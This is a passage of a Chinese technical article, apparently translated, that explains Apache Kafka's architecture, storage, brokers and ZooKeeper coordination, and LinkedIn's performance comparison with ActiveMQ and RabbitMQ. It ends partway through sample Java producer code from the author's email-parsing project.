


图 1：Kafka 生产者、消费者和代理环境

生产者可以选择自己喜欢的序列化方法对消息内容编码。为了提高效率，生产者可以在一个发布请求中发送一组消息。下面的代码演示了如何创建生产者并发送消息。

生产者示例代码：

```

producer = new Producer();
message = new Message("test message str".getBytes());
set = new MessageSet(message);
producer.send("topic1", set);
  
```

为了订阅话题，消费者首先为话题创建一个或多个消息流。发布到该话题的消息将被均衡地分发到这些流。每个消息流为不断产生的消息提供了迭代接口。然后消费者迭代流中的每一条消息，处理消息的有效负载。与传统迭代器不同，消息流迭代器永不停止。如果当前没有消息，迭代器将阻塞，直到有新的消息发布到该话题。Kafka 同时支持点到点分发模型（Point-to-point delivery model），即多个消费者共同消费队列中某个消息的单个副本，以及发布 - 订阅模型（Publish-subscribe model），即多个消费者接收自己的消息副本。下面的代码演示了消费者如何使用消息。

消费者示例代码：

```

streams[] = Consumer.createMessageStreams("topic1", 1)
for (message : streams[0]) {
bytes = message.payload();
// do something with the bytes
}
  
```

Kafka 的整体架构如图 2 所示。因为 Kafka 内在就是分布式的，一个 Kafka 集群通常包括多个代理。为了均衡负载，将话题分成多个分区，每个代理存储一或多个分区。多个生产者和消费者能够同时生产和获取消息。




图 2：Kafka 架构

Kafka 存储

Kafka 的存储布局非常简单。话题的每个分区对应一个逻辑日志。物理上，一个日志为相同大小的一组分段文件。每次生产者发布消息到一个分区，代理就将消息追加到最后一个段文件中。当发布的消息数量达到设定值或者经过一定的时间后，段文件真正写入磁盘中。写入完成后，消息公开给消费者。

与传统的消息系统不同，Kafka 系统中存储的消息没有明确的消息 Id。

消息通过日志中的逻辑偏移量来公开。这样就避免了维护配套密集寻址，用于映射消息 ID 到实际消息地址的随机存取索引结构的开销。消息 ID 是增量的，但不连续。要计算下一消息的 ID，可以在其逻辑偏移的基础上加上当前消息的长度。

消费者始终从特定分区顺序地获取消息，如果消费者知道特定消息的偏移量，也就说明消费者已经消费了之前的所有消息。消费者向代理发出异步拉请求，准备字节缓冲区用于消费。每个异步拉请求都包含要消费的消息偏移量。Kafka 利用 [sendfile API](#) 高效地从代理的日志段文件中分发字节给消费者。




图 3: Kafka 存储架构

Kafka 代理

与其它消息系统不同，Kafka 代理是无状态的。这意味着消费者必须维护已消费的状态信息。这些信息由消费者自己维护，代理完全不管。这种设计非常微妙，它本身包含了创新。

- 从代理删除消息变得很棘手，因为代理并不知道消费者是否已经使用了该消息。Kafka 创新性地解决了这个问题，它将一个简单的基于时间的 SLA 应用于保留策略。当消息在代理中超过一定时间后，将会被自动删除。
- 这种创新设计有很大的好处，消费者可以故意倒回到老的偏移量再次消费数据。这违反了队列的常见约定，但被证明是许多消费者的基本特征。

ZooKeeper 与 Kafka

考虑一下有多个服务器的分布式系统，每台服务器都负责保存数据，在数据上执行操作。这样的潜在例子包括分布式搜索引擎、分布式构建系统或者已知的系统如 [Apache Hadoop](#)。所有这些分布式系统的一个常见问题是，你如何在任一时间点确定哪些服务器活着并且在工作中。最重要的是，当面对这些分布式计算的难题，例如网络失败、带宽限制、可变延迟连接、安全问题以及任何网络环境，甚至跨多个数据中心时可能发生的错误时，你如何可靠地做这些事。这些正是 [Apache ZooKeeper](#) 所关注的问题，它是一个快速、高可用、容错、分布式的协调服务。你可以使用 ZooKeeper 构建可靠的、分布式的数据结构，用于群组成员、领导人选举、协同工作流和配置服务，以及广义的分布式数据结构如锁、队列、屏障（Barrier）和锁存器（Latch）。许多知名且成功的项目依赖于 ZooKeeper，其中包括 HBase、Hadoop 2.0、Solr Cloud、Neo4J、[Apache Blur](#) (Incubating) 和 Accumulo。

ZooKeeper 是一个分布式的、分层级的文件系统，能促进客户端间的松耦合，并提供最终一致的，类似于传统文件系统中文件和目录的 Znode 视图。它提供了基本的操作，例如创建、删除和检查 Znode 是否存在。它提供了事件驱动模型，客户端能观察特定 Znode 的变化，例如现有 Znode 增加了一个新的子节点。ZooKeeper 运行多个 ZooKeeper 服务器，称为 Ensemble，以获得高可用性。每个服务器都持有分布式文件系统的内存复本，为客户端的读取请求提供服务。




图 4: ZooKeeper Ensemble 架构

上图 4 展示了典型的 ZooKeeper ensemble，一台服务器作为 Leader，其它作为 Follower。当 Ensemble 启动时，先选出 Leader，然后所有 Follower 复制 Leader 的状态。所有写请求都通过 Leader 路由，变更会广播给所有 Follower。变更广播被称为原子广播。

Kafka 中 ZooKeeper 的用途：正如 ZooKeeper 用于分布式系统的协调和促进，Kafka 使用 ZooKeeper 也是基于相同的原因。ZooKeeper 用于管理、协调 Kafka 代理。每个 Kafka 代理都通过 ZooKeeper 协调其它 Kafka 代理。当 Kafka 系统中新增了代理或者某个代理故障失效时，ZooKeeper 服务将通知生产者和消费者。生产者和消费者据此开始与其它代理协调工作。Kafka 整体系统架构如图 5 所示。




图 5：Kafka 分布式系统的总体架构

Apache Kafka 对比其它消息服务

让我们了解一下使用 Apache Kafka 的两个项目，以对比其它消息服务。这两个项目分别是 LinkedIn 和我的项目：

LinkedIn 的研究

LinkedIn 团队做了个[实验研究](#)，对比 Kafka 与 Apache ActiveMQ V5.4 和 RabbitMQ V2.4 的性能。他们使用 ActiveMQ 默认的消息持久化库 [Kahadb](#)。LinkedIn 在两台 Linux 机器上运行他们的实验，每台机器的配置为 8 核 2GHz、16GB 内存，6 个磁盘使用 RAID10。两台机器通过 1GB 网络连接。一台机器作为代理，另一台作为生产者或者消费者。

生产者测试

LinkedIn 团队在所有系统中配置代理，异步将消息刷入其持久化库。对每个系统，运行一个生产者，总共发布 1000 万条消息，每条消息 200 字节。Kafka 生产者以 1 和 50 批量方式发送消息。ActiveMQ 和 RabbitMQ 似乎没有简单的办法来批量发送消息，LinkedIn 假定它的批量值为 1。结果如下面的图 6 所示：




图 6：LinkedIn 的生产者性能实验结果

Kafka 性能要好很多的主要原因包括：

- Kafka 不等待代理的确认，以代理能处理的最快速度发送消息。
- Kafka 有更高效的存储格式。平均而言，Kafka 每条消息有 9 字节的开销，而 ActiveMQ 有 144 字节。其原因是 JMS 所需的沉重消息头，以及维护各种索引结构的开销。LinkedIn 注意到 ActiveMQ 一个最忙的线程大部分时间都在存取 B-Tree 以维护消息元数据和状态。

消费者测试

为了做消费者测试，LinkedIn 使用一个消费者获取总共 1000 万条消息。LinkedIn 让所有系统每次拉请求都预获取大约相同数量的数据，最多 1000 条消息或者 200KB。对 ActiveMQ 和 RabbitMQ，LinkedIn 设置消费者确认模型为自动。结果如图 7 所示。




图 7: LinkedIn 的消费者性能实验结果

Kafka 性能要好很多的主要原因包括:

- Kafka 有更高效的存储格式; 在 Kafka 中, 从代理传输到消费者的字节更少。
- ActiveMQ 和 RabbitMQ 两个容器中的代理必须维护每个消息的传输状态。LinkedIn 团队注意到其中一个 ActiveMQ 线程在测试过程中, 一直在将 KahaDB 页写入磁盘。与此相反, Kafka 代理没有磁盘写入动作。最后, Kafka 通过使用 sendfile API 降低了传输开销。

目前, 我正在工作的一个项目提供实时服务, 从消息中快速并准确地提取场外交易市场(OTC)定价内容。这是一个非常重要的项目, 处理近 25 种资产类别的财务信息, 包括债券、贷款和 ABS (资产担保证券)。项目的原始信息来源涵盖了欧洲、北美、加拿大和拉丁美洲的主要金融市场领域。下面是这个项目的一些统计, 说明了解决方案中包括高效的分布式消息服务是多么重要:

- 每天处理的消息数量超过 1,300,000;
- 每天解析的 OTC 价格数量超过 12,000,000;
- 支持超过 25 种资产类别;
- 每天解析的独立票据超过 70,000。

消息包含 PDF、Word 文档、Excel 及其它格式。OTC 定价也可能要从附件中提取。

由于传统消息服务器的性能限制，当处理大附件时，消息队列变得非常大，我们的项目面临严重的问题，JMSqueue 一天需要启动 2-3 次。重启 JMS 队列可能丢失队列中的全部消息。项目需要一个框架，不论解析器（消费者）的行为如何，都能够保住消息。Kafka 的特性非常适用于我们项目的需求。

当前项目具备的特性：

1. 使用 Fetchmail 获取远程邮件消息，然后由 Procmail 过滤并处理，例如单独分发基于附件的消息。
2. 每条消息从单独的文件获取，该文件被处理（读取和删除）为一条消息插入到消息服务器中。
3. 消息内容从消息服务队列中获取，用于解析和提取信息。

示例应用

这个示例应用是基于我在项目中使用的原始应用修改后的版本。我已经删除日志的使用和多线程特性，使示例应用的工作尽量简单。示例应用的目的是展示如何使用 Kafka 生产者和消费者的 API。应用包括一个[生产者示例](#)（简单的生产者代码，演示 Kafka 生产者 API 用法并发布特定话题的消息），[消费者示例](#)（简单的消费者代码，用于演示 Kafka 消费者 API 的用法）以及[消息内容生成](#) API（在特定路径下生成消息内容到文件的 API）。下图展示了各组件以及它们与系统中其它组件间的关系。




图 8：示例应用组件架构

示例应用的结构与 Kafka 源代码中的例子程序相似。应用的源代码包含 Java 源程序文件夹‘src’和‘config’文件夹，后者包括几个配置文件和一些 Shell 脚本，用于执行示例应用。要运行示例应用，请参照 [ReadMe.md](#) 文件或 GitHub 网站 [Wiki 页面](#) 的说明。

程序构建可以使用 [Apache Maven](#)，定制也很容易。如果有人想修改或定制示例应用的代码，有几个 Kafka 构建脚本已经过修改，可用于重新构建示例应用代码。关于如何定制示例应用的详细描述已经放在项目 GitHub 的 [Wiki 页面](#)。

现在，让我们看看示例应用的核心工作。

[Kafka 生产者代码示例](#)

```
/*
 * Instantiates a new Kafka producer.
 *
 * @param topic the topic
 * @param directoryPath the directory path
 */
public KafkaMailProducer(String topic, String directoryPath) {
    props.put("serializer.class", "kafka.serializer.StringEncoder");
    props.put("metadata.broker.list", "localhost:9092");
    producer = new kafka.javaapi.producer.Producer<Integer, String>(new
ProducerConfig(props));
    this.topic = topic;
    this.directoryPath = directoryPath;
}

public void run() {
    Path dir = Paths.get(directoryPath);
    try {
        new WatchDir(dir).start();
        new ReadDir(dir).start();
    } catch (IOException e) {
